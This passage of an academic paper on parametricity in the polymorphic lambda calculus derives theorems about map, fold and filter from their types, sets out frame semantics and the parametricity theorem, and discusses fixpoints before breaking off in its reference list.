$$nub : \forall^{(=)} X. X^* \rightarrow X^*$$

and the corresponding parametricity condition is the same as that for the previous version of *nub*.

Thus, the more refined type structures of Standard ML and Haskell add exactly the information necessary to maintain parametricity. In Standard ML this trick works only for equality (which is built into the language), whereas in Haskell it works for any operators defined using the type class mechanism.

### 3.5 A result about map

Suppose that I tell you that I am thinking of a function  $m$  with the type

$$m : \forall X. \forall Y. (X \rightarrow Y) \rightarrow (X^* \rightarrow Y^*)$$

You will immediately guess that I am thinking of the map function,  $m(f) = f^*$ . Of course, I could be thinking of a different function, for instance, one that reverses a list and then applies  $f^*$  to it. But intuitively, you know that map is the only interesting function of this type: that all others must be rearranging functions composed with map.

We can formalise this intuition as follows. Let  $m$  be a function with the type above. Then

$$m_{AB}(f) = f^* \circ m_{AA}(I_A) = m_{BB}(I_B) \circ f^*$$

where  $I_A$  is the identity function on  $A$ . The function  $m_{AA}(I_A)$  is a rearranging function, as discussed in the preceding section. Thus, every function  $m$  of the above type can be expressed as a rearranging function composed with map, or equivalently, as map composed with a rearranging function.

The proof is simple. As we have already seen, the parametricity condition for  $m$  is that

$$\text{if } f' \circ a = b \circ f \text{ then } m_{A'B'}(f') \circ a^* = b^* \circ m_{AB}(f)$$

Taking  $A' = B' = B$ ,  $b = f' = I_B$ ,  $a = f$  satisfies the hypotheses, giving as the conclusion

$$m_{BB}(I_B) \circ f^* = (I_B)^* \circ m_{AB}(f)$$

which gives us the second equality above, since  $(I_B)^* = I_{B^*}$ . The first equality may be derived by commuting the permuting function with map; or may be derived directly by a different substitution.

### 3.6 A result about fold

Analogous to the previous result about *map* is a similar result about *fold*. Let  $f$  be a function with the type

$$f : \forall X. \forall Y. (X \rightarrow Y \rightarrow Y) \rightarrow Y \rightarrow X^* \rightarrow Y$$

Then

$$f_{AB} c n = fold_{AB} c n \circ f_{AA^*} cons_A nil_A$$

Note that  $f_{AA^*} cons_A nil_A : A^* \rightarrow A^*$  is a function that rearranges a list, so this says that every function with the type of *fold* can be expressed as *fold* composed with a rearranging function.

The proof is similar to the previous one. The parametricity condition for  $f$  is that

$$\text{if } c' \circ (a \times b) = b \circ c \text{ and } n' = b(n) \text{ then} \\ f_{A'B'} c' n' \circ a^* = b \circ f_{AB} c n$$

Taking  $A = A'$ ,  $B = A^*$ ,  $a = I_A$ ,  $b = fold_{A'B'} c' n'$ ,  $c = cons_A$ ,  $n = nil_A$  satisfies the hypothesis, giving as the conclusion

$$f_{AB'} c' n' \circ I_A^* = fold_{AB'} c' n' \circ f_{AA^*} cons_A nil_A$$

The  $I_A^*$  term is just an identity, and so drops out, leaving us with the desired equality if we rename  $c', n', B'$  to  $c, n, B$ .

### 3.7 A result about filter

Let  $f$  be a function with the type

$$f : \forall X. (X \rightarrow \text{Bool}) \rightarrow X^* \rightarrow X^*$$

Three functions with this type are *filter*, *takewhile*, and *dropwhile*. For example,

$$\begin{array}{lll} \text{filter odd [3, 1, 4, 5, 2]} & = & [3, 1, 5] \\ \text{takewhile odd [3, 1, 4, 5, 2]} & = & [3, 1] \\ \text{dropwhile odd [3, 1, 4, 5, 2]} & = & [4, 5, 2] \end{array}$$

See [BW88] for the definitions of these functions.

For every such  $f$  we can define a corresponding function of type

$$g : \forall X. (X \times \text{Bool})^* \rightarrow X^*$$

such that  $f$  and  $g$  are related by the equation

$$f_A(p) = g_A \circ \langle I_A, p \rangle \quad (*)$$

where  $\langle I_A, p \rangle x = (x, p x)$ . That is,  $f_A$  is passed a predicate  $p$  of type  $A \rightarrow \text{Bool}$  and a list of  $A$ , whereas  $g_A$  is passed a list of  $A \times \text{Bool}$  pairs, the second component of the pair being the result of applying  $p$  to the first component. Intuitively, this transformation is possible because the only values that  $p$  can be applied to are of type  $A$ , so it suffices to pair each value of type  $A$  with the result of applying  $p$  to it.

A little thought shows that a suitable definition of  $g$  is

$$g_A = \text{fst}^* \circ f_{A \times \text{Bool}}(\text{snd})$$

We can use parametricity to show that  $f$  and  $g$  satisfy  $(*)$ , for all functions  $f$  of the given type. The parametricity conditions for  $f$  tells us that for any  $a : A \rightarrow A'$  and any  $p : A \rightarrow \text{Bool}$  and  $p' : A' \rightarrow \text{Bool}$  we have

$$\text{if } p' \circ a = I_{\text{Bool}} \circ p \text{ then } f_{A'}(p') \circ a^* = a^* \circ f_A(p)$$

Take  $A' = A \times \text{Bool}$  and  $a = \langle I_A, p \rangle$  and  $p' = \text{snd}$ . Then the hypothesis becomes  $\text{snd} \circ \langle I_A, p \rangle = p$ , which is satisfied, yielding the conclusion

$$f_{A \times \text{Bool}}(\text{snd}) \circ \langle I_A, p \rangle^* = \langle I_A, p \rangle^* \circ f_A(p).$$

Compose both sides with  $\text{fst}^*$ , giving

$$\text{fst}^* \circ f_{A \times \text{Bool}}(\text{snd}) \circ \langle I_A, p \rangle^* = \text{fst}^* \circ \langle I_A, p \rangle^* \circ f_A(p).$$

Then apply the definition of  $g$ , and observe that  $\text{fst} \circ \langle I_A, p \rangle = I_A$ , resulting in the equation

$$g_A \circ \langle I_A, p \rangle^* = f_A(p)$$

as desired.

### 3.8 An isomorphism

The preceding applications can all be expressed in the Hindley/Milner fragment of the polymorphic lambda calculus: all universal quantifiers appear at the outside of a type. This section presents an application that utilises the full power of the Girard/Reynolds system.

Let  $A$  be an arbitrary type. Intuitively, this type is isomorphic to the type  $\forall X. (A \rightarrow X) \rightarrow X$ , which

we will abbreviate as  $\tilde{A}$ . The apparent isomorphism between  $A$  and  $\tilde{A}$  is expressed by the functions:

$$\begin{aligned} i &: A \rightarrow \tilde{A} \\ i &= \lambda x : A. \lambda X. \lambda g : A \rightarrow X. g x \\ j &: \tilde{A} \rightarrow A \\ j &= \lambda h : \tilde{A}. h_A (\lambda x : A. x) \end{aligned}$$

That is,  $i$  takes an element  $x$  of  $A$  to the element of  $\tilde{A}$  that maps a function  $g$  (of type  $A \rightarrow X$ ) to the value  $g x$  (of type  $X$ ). The inverse function  $j$  recovers the original element by applying a value in  $\tilde{A}$  to the identity function.

To prove that this truly is an isomorphism, we must verify that  $j \circ i$  and  $i \circ j$  are both identities. It is easy enough to verify the former:

$$\begin{aligned} j(i x) &= j(\lambda X. \lambda g : A \rightarrow X. g x) \\ &= (\lambda g : A \rightarrow A. g x) (\lambda x : A. x) \\ &= (\lambda x : A. x) x \\ &= x \end{aligned}$$

However, the inverse identity is problematic. We can get as far as

$$\begin{aligned} i(j h) &= i(h_A (\lambda x : A. x)) \\ &= \lambda X. \lambda g : A \rightarrow X. g (h_A (\lambda x : A. x)) \end{aligned}$$

and now we are stuck. Here is where parametricity helps. The parametricity condition for  $h : \forall X. (A \rightarrow X) \rightarrow X$  is that, for all  $b : B \rightarrow B'$  and all  $f : A \rightarrow B$ ,

$$b(h_B f) = h_{B'}(b \circ f)$$

Taking  $B = A$ ,  $B' = X$ ,  $b = g$ , and  $f = (\lambda x : A. x)$  gives

$$\begin{aligned} &\lambda X. \lambda g : A \rightarrow X. g (h_A (\lambda x : A. x)) \\ &= \lambda X. \lambda g : A \rightarrow X. h_X (g \circ (\lambda x : A. x)) \\ &= \lambda X. \lambda g : A \rightarrow X. h_X g \\ &= h \end{aligned}$$

which completes the second identity.

The second identity depends critically on parametricity, so the isomorphism holds only for models in which all elements satisfy the parametricity constraint. Alas, the parametricity theorem guarantees only that elements of the model that correspond to lambda terms will be parametric; many models contain additional elements that are non-parametric. One model that contains only parametric elements is that in [BTC88].

$$\begin{array}{c}
\bar{X}; \bar{x}, x : T \vdash x : T \\
\rightarrow_{\mathcal{I}} \frac{\bar{X}; \bar{x}, x : U \vdash v : V}{\bar{X}; \bar{x} \vdash \lambda x : U. v : U \rightarrow V} \\
\rightarrow_{\mathcal{E}} \frac{\bar{X}; \bar{x} \vdash t : U \rightarrow V \quad \bar{X}; \bar{x} \vdash u : U}{\bar{X}; \bar{x} \vdash t u : V} \\
\forall_{\mathcal{I}} \frac{\bar{X}; \bar{x} \vdash t : T}{\bar{X}, \bar{X}; \bar{x} \vdash \lambda X. t : \forall X. T} \\
\forall_{\mathcal{E}} \frac{\bar{X}; \bar{x} \vdash t : \forall X. T}{\bar{X}; \bar{x} \vdash t_U : T[U/X]}
\end{array}$$

Figure 2: Typing rules

## 4 Polymorphic lambda calculus

We now turn to a more formal development of the parametricity theorem. We begin with a quick review of the polymorphic lambda calculus.

We will use  $X, Y, Z$  to range over type variables, and  $T, U, V$  to range over types. Types are formed from type variables, function types, and type abstraction:

$$T ::= X \mid T \rightarrow U \mid \forall X. T$$

We will use  $x, y, z$  to range over individual variables, and  $t, u, v$  to range over terms. Terms are formed from individual variables, abstraction and application of individuals, and abstraction and application of types:

$$t ::= x \mid \lambda x : U. t \mid t u \mid \lambda X. t \mid t_U$$

We write  $T[U/X]$  to denote substitution of  $U$  for the free occurrences of  $X$  in  $T$ , and  $t[u/x]$  and  $t[U/X]$  similarly.

A term is legal only if it is well typed. typings are expressed as assertions of the form

$$\bar{X}; \bar{x} \vdash t : T$$

where  $\bar{X}$  is a list of distinct type variables  $X_1, \dots, X_m$ , and  $\bar{x}$  is a list of distinct individual variables, with types,  $x_1 : T_1, \dots, x_n : T_n$ . This assertion may be read as stating that  $t$  has type  $T$  in a context where each  $x_i$  has type  $T_i$ . Each individual variable that appears free in  $t$  should appear in  $\bar{x}$ , and each type variable that appears free in  $T$  of  $\bar{x}$  should appear in  $\bar{X}$ . The type inference rules are shown in Figure 2.

Two terms are equivalent if one can be derived from the other by renaming bound individual or type variables ( $\alpha$  conversion). In addition, we have the familiar reduction rules:

$$\begin{array}{lll}
(\beta) & (\lambda x : U. t) u & \Rightarrow t[u/x] \\
& (\lambda X. t)_U & \Rightarrow t[U/X] \\
(\eta) & \lambda x : U. t x & \Rightarrow t \\
& \lambda X. t_X & \Rightarrow t
\end{array}$$

where in the  $\eta$  rules  $x$  and  $X$  do not occur free in  $t$ .

As is well known, familiar types such as booleans, pairs, lists, and natural numbers can be defined as types constructed from just  $\rightarrow$  and  $\forall$ ; see for example [Rey85] or [GLT89]. Alternatively, we could add suitable types and individual constants to the pure language described above.

## 5 Semantics of polymorphic lambda calculus

We will give a semantics using a version of the frame semantics outlined in [BM84] and [MM85]. We first discuss the semantics of types, and then discuss the semantics of terms.

### 5.1 Types

A type model consists of a universe  $\mathbf{U}$  of type values, and two operations,  $\rightarrow$  and  $\forall$  that construct types from other types. There is a distinguished set  $[\mathbf{U} \rightarrow \mathbf{U}]$  of functions from  $\mathbf{U}$  to  $\mathbf{U}$ . If  $A$  and  $B$  are in  $\mathbf{U}$ , then

$A \rightarrow B$  must be in  $\mathbf{U}$ , and if  $F$  is in  $[\mathbf{U} \rightarrow \mathbf{U}]$ , then  $\forall F$  must be in  $\mathbf{U}$ .

Let  $T$  be a type with its free variables in  $\bar{X}$ . We say that  $\bar{A}$  is a type environment for  $\bar{X}$  if it maps each type variable in  $\bar{X}$  into a type value in  $\mathbf{U}$ . The corresponding value of  $T$  in the environment  $\bar{A}$  is written  $\llbracket T \rrbracket \bar{A}$  and is defined as follows:

$$\begin{aligned}\llbracket X \rrbracket \bar{A} &= \bar{A} \llbracket X \rrbracket \\ \llbracket T \rightarrow U \rrbracket \bar{A} &= \llbracket T \rrbracket \bar{A} \rightarrow \llbracket U \rrbracket \bar{A} \\ \llbracket \forall X. T \rrbracket \bar{A} &= \forall (\lambda A. \llbracket T \rrbracket \bar{A}[A/X])\end{aligned}$$

Here  $\bar{A} \llbracket X \rrbracket$  is the value that  $\bar{A}$  maps  $X$  into, and  $\bar{A}[A/X]$  is the environment that maps  $X$  into  $A$  and otherwise behaves as  $\bar{A}$ . (The reader may find that the above looks more familiar if  $\bar{A}$  is replaced everywhere by a Greek letter such as  $\eta$ .)

## 5.2 Terms

Associated with each type  $A$  in  $\mathbf{U}$  is a set  $\mathbf{D}_A$  of the values of that type.

For each  $A$  and  $B$  in  $\mathbf{U}$ , the elements in  $\mathbf{D}_{A \rightarrow B}$  represent functions from  $\mathbf{D}_A$  to  $\mathbf{D}_B$ . We do not require that the elements *are* functions, merely that they represent functions. In particular, associated with each  $A$  and  $B$  in  $\mathbf{U}$  there must be a set  $[\mathbf{D}_A \rightarrow \mathbf{D}_B]$  of functions from  $\mathbf{D}_A$  to  $\mathbf{D}_B$ , and functions

$$\begin{aligned}\phi_{A,B} &: \mathbf{D}_{A \rightarrow B} \rightarrow [\mathbf{D}_A \rightarrow \mathbf{D}_B] \\ \psi_{A,B} &: [\mathbf{D}_A \rightarrow \mathbf{D}_B] \rightarrow \mathbf{D}_{A \rightarrow B}\end{aligned}$$

such that  $\phi_{A,B} \circ \psi_{A,B}$  is the identity on  $[\mathbf{D}_A \rightarrow \mathbf{D}_B]$ . We will usually omit the subscripts and just write  $\phi$  and  $\psi$ .

If  $F$  is a function in  $[\mathbf{U} \rightarrow \mathbf{U}]$ , the elements in  $\mathbf{D}_{\forall F}$  represent functions that take a type  $A$  into an element of  $\mathbf{D}_{F(A)}$ . In particular, associated with each  $F$  there must be a set  $[\forall A : \mathbf{U}. \mathbf{D}_{F(A)}]$  of functions that map each  $A$  in  $\mathbf{U}$  into an element of  $\mathbf{D}_{F(A)}$ , and functions

$$\begin{aligned}\varPhi_F &: \mathbf{D}_{\forall F} \rightarrow [\forall A : \mathbf{U}. \mathbf{D}_{F(A)}] \\ \varPsi_F &: [\forall A : \mathbf{U}. \mathbf{D}_{F(A)}] \rightarrow \mathbf{D}_{\forall F}\end{aligned}$$

such that  $\varPhi_F \circ \varPsi_F$  is the identity on  $[\forall A : \mathbf{U}. \mathbf{D}_{F(A)}]$ . Again, we will usually omit the subscripts and just write  $\varPhi$  and  $\varPsi$ .

Let  $t$  be a term such that  $\bar{X}; \bar{x} \vdash t : T$ . We say that  $\bar{A}, \bar{a}$  are environments respecting  $\bar{X}, \bar{x}$  if  $\bar{A}$  is a type environment for  $\bar{X}$  and  $\bar{a}$  is an environment mapping variables to values such that for each  $x_i : T_i$  in  $\bar{x}$ , we have that  $\bar{a} \llbracket x_i \rrbracket \in \mathbf{D}_{\llbracket T_i \rrbracket \bar{A}}$ . The value of  $t$  in the environments  $\bar{A}$  and  $\bar{a}$  is written  $\llbracket t \rrbracket \bar{A} \bar{a}$  and is defined as follows:

$$\begin{aligned}\llbracket x \rrbracket \bar{A} \bar{a} &= \bar{a} \llbracket x \rrbracket \\ \llbracket \lambda x : U. v \rrbracket \bar{A} \bar{a} &= \psi(\lambda a. \llbracket v \rrbracket \bar{A} \bar{a}[a/x]) \\ \llbracket t u \rrbracket \bar{A} \bar{a} &= \phi(\llbracket t \rrbracket \bar{A} \bar{a})(\llbracket u \rrbracket \bar{A} \bar{a}) \\ \llbracket \lambda X. v \rrbracket \bar{A} \bar{a} &= \varPsi(\lambda A. \llbracket v \rrbracket \bar{A}[A/X] \bar{a}) \\ \llbracket t u \rrbracket \bar{A} \bar{a} &= \varPhi(\llbracket t \rrbracket \bar{A} \bar{a})(\llbracket u \rrbracket \bar{A})\end{aligned}$$

Here  $\bar{a} \llbracket x \rrbracket$  is the value that  $\bar{a}$  maps  $x$  into, and  $\bar{a}[a/x]$  is the environment that maps  $x$  into  $a$  and otherwise behaves as  $\bar{a}$ .

A *frame* is a structure specifying  $\mathbf{U}, \rightarrow, \forall$  and  $\mathbf{D}, \phi, \psi, \varPhi, \varPsi$  satisfying the constraints above. A frame is an *environment model* if for every  $\bar{X}; \bar{x} \vdash t : T$  and every  $\bar{A}, \bar{a}$  respecting  $\bar{X}, \bar{x}$ , the meaning of  $\llbracket t \rrbracket \bar{A} \bar{a}$  as given above exists. (That is, a frame is a model if the sets  $[\mathbf{U} \rightarrow \mathbf{U}]$ ,  $[\mathbf{D}_A \rightarrow \mathbf{D}_B]$ , and  $[\forall A : \mathbf{U}. \mathbf{D}_{F(A)}]$  are “big enough”.)

We write  $\bar{X}; \bar{x} \models t : T$  if for all environments  $\bar{A}, \bar{a}$  respecting  $\bar{X}, \bar{x}$ , we have  $\llbracket t \rrbracket \bar{A} \bar{a} \in \mathbf{D}_{\llbracket T \rrbracket \bar{A}}$ .

**Proposition.** (*Soundness of types.*) For all  $\bar{X}, \bar{x}, t$  and  $T$ , if  $\bar{X}; \bar{x} \vdash t : T$  then  $\bar{X}; \bar{x} \models t : T$ .

The type soundness result simply states that the meaning of a typed term corresponds to the meaning of the corresponding type. The proof is a straightforward induction over the structure of type inferences. Parametricity is an analogue of this result, as we shall see in the next section.

## 6 The parametricity theorem

In the previous section, we defined a semantics where a type environment  $\bar{A}$  consists of a mapping of type variables onto types, and the semantics of a type  $T$  in the environment  $\bar{A}$  is a set denoted  $\mathbf{D}_{\llbracket T \rrbracket \bar{A}}$ . In this section, we define an alternative semantics where a type environment  $\bar{A}$  consists of a mapping of type variables onto relations, and the semantics of a type  $T$  in the environment  $\bar{A}$  is a relation denoted  $\llbracket T \rrbracket \bar{A}$ .

We can then formally state the parametricity theorem: terms in related environments have related values. We can think of environments  $\bar{A}$  and  $\bar{A}'$  as specifying two different representations of types, related by  $\bar{A}$ , which is why Reynolds' called his version of this result “the abstraction theorem”. A key point of this paper is that this theorem has applications other than change of representation, hence the change in name from “abstraction” to “parametricity”

A function type may be regarded as a relation as follows. If  $\mathcal{A} : A \Leftrightarrow A'$  and  $\mathcal{B} : B \Leftrightarrow B'$  are two relations,

then we define

$$\mathcal{A} \rightarrow \mathcal{B} : (A \rightarrow B) \Leftrightarrow (A' \rightarrow B')$$

to be the relation

$$\begin{aligned} \mathcal{A} \rightarrow \mathcal{B} = \{ (f, f') \mid & (a, a') \in \mathcal{A} \text{ implies} \\ & (\phi f a, \phi f' a') \in \mathcal{B} \} \end{aligned}$$

In other words, functions are related if they map related arguments into related results.

A type abstraction may be regarded as a relation as follows. Let  $F$  be a function from  $\mathbf{U}$  to  $\mathbf{U}$ , and  $F'$  be a function from  $\mathbf{U}'$  to  $\mathbf{U}'$ , and for each  $A$  in  $\mathbf{U}$  and  $A'$  in  $\mathbf{U}'$ , let  $\mathcal{F}$  be a function that takes a relation  $\mathcal{A} : A \Leftrightarrow A'$  and returns a relation  $\mathcal{F}(\mathcal{A}) : F(A) \Leftrightarrow F'(A')$ . Then we define

$$\forall \mathcal{F} : \forall F \Leftrightarrow \forall F'$$

to be the relation

$$\begin{aligned} \forall \mathcal{F} = \{ (g, g') \mid & \text{for all } A, A', \text{ and } \mathcal{A} : A \Leftrightarrow A', \\ & (\Phi(g)(A), \Phi(g')(A')) \in \mathcal{F}(\mathcal{A}) \} \end{aligned}$$

In other words, type abstractions are related if they map related types into related results.

A relation environment maps each type variable into a relation. Let  $\bar{\mathcal{A}}$  be a relation environment for  $\bar{X}$ , and let  $\bar{A}, \bar{A}'$  be two type environments for  $\bar{X}$ . We write  $\bar{\mathcal{A}} : \bar{A} \Leftrightarrow \bar{A}'$  if for each  $X$  in  $\bar{X}$  we have  $\bar{\mathcal{A}}[X] : \bar{A}[X] \Leftrightarrow \bar{A}'[X]$ .

Given a relation environment  $\bar{\mathcal{A}}$  we can interpret a type  $T$  as a relation  $\llbracket T \rrbracket \bar{\mathcal{A}}$  as follows:

$$\begin{aligned} \llbracket X \rrbracket \bar{\mathcal{A}} &= \bar{\mathcal{A}}[X] \\ \llbracket U \rightarrow V \rrbracket \bar{\mathcal{A}} &= \llbracket U \rrbracket \bar{\mathcal{A}} \rightarrow \llbracket V \rrbracket \bar{\mathcal{A}} \\ \llbracket \forall X. V \rrbracket \bar{\mathcal{A}} &= \forall (\lambda \mathcal{A}. \llbracket V \rrbracket \bar{\mathcal{A}}[\mathcal{A}/X]) \end{aligned}$$

Let  $\bar{A}, \bar{a}$  respect  $\bar{X}, \bar{x}$  and  $\bar{A}', \bar{a}'$  respect  $\bar{X}, \bar{x}$ . We say that  $\bar{A}, \bar{A}', \bar{a}, \bar{a}'$  respect  $\bar{X}, \bar{x}$  if  $\bar{\mathcal{A}} : \bar{A} \Leftrightarrow \bar{A}'$  and  $(\bar{a}[x_i], \bar{a}'[x_i]) \in \llbracket T_i \rrbracket \bar{\mathcal{A}}$  for each  $x_i : T_i$  in  $\bar{x}$ . It is easy to see that if  $\bar{A}, \bar{A}', \bar{a}, \bar{a}'$  respect  $\bar{X}, \bar{x}$  then  $\bar{A}, \bar{a}$  respect  $\bar{X}, \bar{x}$  and  $\bar{A}', \bar{a}'$  respect  $\bar{X}, \bar{x}$ .

We say that  $\bar{X}; \bar{x} \models t : T$  iff for every  $\bar{A}, \bar{A}', \bar{a}, \bar{a}'$  that respect  $\bar{X}, \bar{x}$  we have  $(\llbracket t \rrbracket \bar{A} \bar{a}, \llbracket t \rrbracket \bar{A}' \bar{a}') \in \llbracket T \rrbracket \bar{\mathcal{A}}$ .

**Proposition.** (Parametricity.) For all  $\bar{X}, \bar{x}, t$ , and  $T$ , if  $\bar{X}; \bar{x} \vdash t : T$  then  $\bar{X}; \bar{x} \models t : T$ .

**Proof.** The proof is a straightforward induction over the structure of type inferences. For each of the inference rules in Figure 2, we replace  $\vdash$  by  $\models$  and show that the resulting inference is valid. (End of proof.)

As mentioned previously, data types such as booleans, pairs, lists, and natural numbers can be defined in terms of  $\rightarrow$  and  $\forall$ .

As an example, consider the construction for pairs. The type  $X \times Y$  is defined as an abbreviation:

$$X \times Y \stackrel{\text{def}}{=} \forall Z. (X \rightarrow Y \rightarrow Z) \rightarrow Z$$

Every term of type  $X \times Y$  is equivalent to a term of the form  $\text{pair}_{XY} x y$ , where  $x : X$  and  $y : Y$ , and  $\text{pair}$  is defined by

$$\begin{aligned} \text{pair} \stackrel{\text{def}}{=} & \lambda X. \lambda Y. \lambda x : X. \lambda y : Y. \\ & \lambda Z. \lambda p : X \rightarrow Y \rightarrow Z. p x y \end{aligned}$$

The type of  $\text{pair}$  is, of course,

$$\text{pair} : \forall X. \forall Y. X \rightarrow Y \rightarrow X \times Y$$

where  $X \times Y$  stands for the abbreviation above. It follows from the parametricity theorem that if  $\mathcal{A} : A \rightarrow A'$  and  $\mathcal{B} : B \rightarrow B'$ , and  $(a, a') \in \mathcal{A}$  and  $(b, b') \in \mathcal{B}$ , then

$$\begin{aligned} & (\llbracket \text{pair}_{XY} x y \rrbracket [A/X, B/Y] [a/x, b/y], \\ & \llbracket \text{pair}_{XY} x y \rrbracket [A'/X, B'/Y] [a'/x, b'/y]) \\ & \in \llbracket X \times Y \rrbracket [\mathcal{A}/X, \mathcal{B}/Y]. \end{aligned}$$

That is, pairs are related if their corresponding components are related, as we would expect.

It can be shown similarly, using the standard construction for lists, that lists are related if they have the same length and corresponding elements are related.

Alternatively, suitable type constructors and individual constants may be added to the pure polymorphic lambda calculus. In this case, for each new type constructor an appropriate corresponding relation must be defined; suitable definitions of relations for pair and list types were given in Section 2. Further, for each new constant the parametricity condition must be verified: if  $c$  is a constant of type  $T$ , we must check that  $\models c : T$  holds. It then follows that parametricity holds for any terms built from the new type constructors and constants.

## 7 Fixpoints

Every term in typed lambda calculus is strongly normalising, so if a fixpoint operator is desired it must be added as a primitive. This section mentions the additional requirements necessary to ensure that the fixpoint primitive satisfies the abstraction theorem.

Frame models associate with each type  $A$  a set  $\mathbf{D}_A$ . In order to discuss fixpoints, we require that each set have sufficient additional structure to be a domain: it

must be provided with an ordering  $\sqsubseteq$  such that each domain has a least element,  $\perp$ , and such that limits of directed sets exist. Obviously, we also require that all functions are continuous.

What are the requirements on relations? The obvious requirement is that they, too, be continuous. That is, if  $\mathcal{A} : A \leftrightarrow A'$ , and  $x_i$  is a chain in  $A$ , and  $x'_i$  is a chain in  $A'$ , and  $(x_i, x'_i) \in \mathcal{A}$  for every  $i$ , then we require that  $(\sqcup x_i, \sqcup x'_i) \in \mathcal{A}$  also. But in addition to this, we need a second requirement, namely that each relation  $\mathcal{A}$  is strict, that is, that  $(\perp_A, \perp_{A'}) \in \mathcal{A}$ . If we restrict relations in this way, then it is no longer true that every function  $a : A \rightarrow A'$  may be treated as a relation; only strict functions may be treated as such.

With this restricted view of relations, it is easy to show that the fixpoint operator satisfies the parametricity theorem. As usual, for each type  $A$  define  $fix_A$  as the function

$$fix : \forall X. (X \rightarrow X) \rightarrow X$$

such that  $fix_A f = \sqcup f^i \perp_A$ . Parametricity holds if  $(fix, fix) \in \forall \mathcal{A} (\mathcal{A} \rightarrow \mathcal{A}) \rightarrow \mathcal{A}$ . This will be true if for each  $\mathcal{A} : A \leftrightarrow A'$  and each  $(f, f') \in \mathcal{A} \rightarrow \mathcal{A}$  we have  $(fix_A f, fix_{A'} f') \in \mathcal{A}$ . Recall that the condition on  $f$  and  $f'$  means that if  $(x, x') \in \mathcal{A}$  then  $(f x, f' x') \in \mathcal{A}$ . Now, since all relations are strict, it follows that  $(\perp_A, \perp_{A'}) \in \mathcal{A}$ ; hence  $(f \perp_A, f' \perp_{A'}) \in \mathcal{A}$ ; and, in general,  $(f^i \perp_A, f'^i \perp_{A'}) \in \mathcal{A}$ . It follows, since all relations are continuous, that  $(\sqcup f^i \perp_A, \sqcup f'^i \perp_{A'}) \in \mathcal{A}$ , as required.

Note that the restriction to strict relations here is similar to the restriction to strict coercion functions in [BCGS89], and is adopted for similar reasons.

The requirement that relations are strict is essential. For a counterexample, take  $A$  to be the domain  $\{\perp, true, false\}$ , and take  $\mathcal{A} : A \rightarrow A$  to be the constant relation such that  $(x, true) \in \mathcal{A}$  for all  $x$ . The relation  $\mathcal{A}$  is continuous but not strict. Let  $f$  be the constant function  $f x = false$  and let  $f'$  be the identity function  $f' x = x$ . Then  $\mathcal{A} \rightarrow \mathcal{A}$  relates  $f$  to  $f'$ , but  $\mathcal{A}$  does not relate  $fix_A f = false$  to  $fix_A f' = \perp$ .

The restriction to strict arrows is not to be taken lightly. For instance, given a function  $r$  of type

$$r : \forall A. A^* \rightarrow A^*$$

parametricity implies that

$$r_{A'} \circ a^* = a^* \circ r_A$$

for all functions  $a : A \rightarrow A'$ . If the fixpoint combinator appears in the definition of  $r$ , then we can only conclude that the above holds for strict  $a$ , which is a significant restriction.

The desire to derive theorems from types therefore suggests that it would be valuable to explore programming languages that prohibit recursion, or allow only its restricted use. In theory, this is well understood; we have already noted that any computable function that is provably total in second-order Peano arithmetic can be defined in the pure polymorphic lambda calculus, without using the fixpoint as a primitive. However, practical languages based on this notion remain *terra incognita*.

## References

- [BCGS89] V. Breazu-Tannen, T. Coquand, C. A. Gunter, and A. Scedrov, Inheritance and explicit coercion. In *4'th Annual Symposium on Logic in Computer Science*, Asilomar, California, June 1989.
- [BFSS87] E. S. Bainbridge, P. J. Freyd, A. Scedrov, and P. J. Scott, Functorial polymorphism. In G. Huet, editor, *Logical Foundations of Functional Programming*, Austin, Texas, 1987. Addison-Wesley, to appear.
- [BM84] K. B. Bruce and A. R. Meyer, The semantics of second-order polymorphic lambda calculus. In Kahn, MacQueen, and Plotkin, editors, *Semantics of Data Types*, Sophia-Antipolis, France, 1984, pp. 131–144. LNCS 173, Springer-Verlag.
- [BTC88] V. Breazu-Tannen and T. Coquand, Extensional models for polymorphism. *Theoretical Computer Science*, 59:85–114, 1988.
- [BW86] G. Barrett and P. Wadler, Derivation of a pattern-matching compiler. Manuscript, Programming Research Group, Oxford, 1986.
- [BW88] R. Bird and P. Wadler, *Introduction to Functional Programming*. Prentice Hall, 1988.
- [DM82] L. Damas and R. Milner, Principal type schemes for functional programs. In *Proceedings of the 9'th Annual Symposium on Principles of Programming Languages*, Albuquerque, N.M., January 1982.
- [deB89] P. J. deBruin, Naturalness of polymorphism. Submitted to *Category Theory and Computer Science*, Manchester, 1989.
- [FGSS88] P. J. Freyd, J. Y. Girard, A. Scedrov, and P. J. Scott, Semantic parametricity in polymorphic lambda calculus. In *3'rd Annual Symposium on Logic in Computer Science*, Edinburgh, Scotland, June 1988.

- [FLO83] S. Fortune, D. Leivant, and M. O'Donnell, The expressiveness of simple and second-order type structures. *Journal of the ACM*, 30(1):151–185, January 1983.
- [Gir72] J.-Y. Girard, *Interprétation fonctionnelle et élimination des coupures dans l'arithmétique d'ordre supérieure*. Ph.D. thesis, Université Paris VII, 1972.
- [Gir86] J.-Y. Girard, The system  $F$  of variable types, fifteen years later. *Theoretical Computer Science*, 45, pp. 159–192.
- [GLT89] J.-Y. Girard, Y. Lafont, and P. Taylor, *Proofs and Types*. Cambridge University Press, 1989.
- [Hin69] R. Hindley, The principal type scheme of an object in combinatory logic. *Trans. Am. Math. Soc.* 146, pp. 29–60, December 1969.
- [HW88] P. Hudak and P. Wadler, editors, *Report on the Functional Programming Language Haskell*. Technical Report YALEU/DCS/RR656, Yale University, Department of Computer Science, December 1988; also Technical Report, Glasgow University, Department of Computer Science, December 1988.
- [Mes89] J. Meseguer, Relating models of polymorphism. In *16'th ACM Symposium on Principles of Programming Languages*, Austin, Texas, January 1989.
- [Mil78] R. Milner, A theory of type polymorphism in programming. *J. Comput. Syst. Sci.* 17, pp. 348–375, 1978.
- [Mil84] R. Milner, A proposal for Standard ML. In *ACM Symposium on Lisp and Functional Programming*, Austin, Texas, August 1984.
- [Mil87] R. Milner, Changes to the Standard ML core language. Report ECS-LFCS-87-33, Edinburgh University, Computer Science Dept., 1987.
- [Mit86] J. C. Mitchell, Representation independence and data abstraction. In *13'th ACM Symposium on Principles of Programming Languages*, pp. 263–276.
- [MM85] J. C. Mitchell and A. R. Meyer, Second-order logical relations. In R. Parikh, editor, *Logics of Programs*, Brooklyn, New York, 1985. LNCS 193, Springer-Verlag.
- [Pit87] A. M. Pitts, Polymorphism is set theoretic, constructively. In D. H. Pitt, et al., editors, *Category Theory and Computer Science*, Edinburgh, 1987. LNCS 283, Springer-Verlag.
- [Rey74] J. C. Reynolds, Towards a theory of type structure. In B. Robinet, editor, *Proc. Colloque sur la Programmation*, LNCS 19, Springer-Verlag.
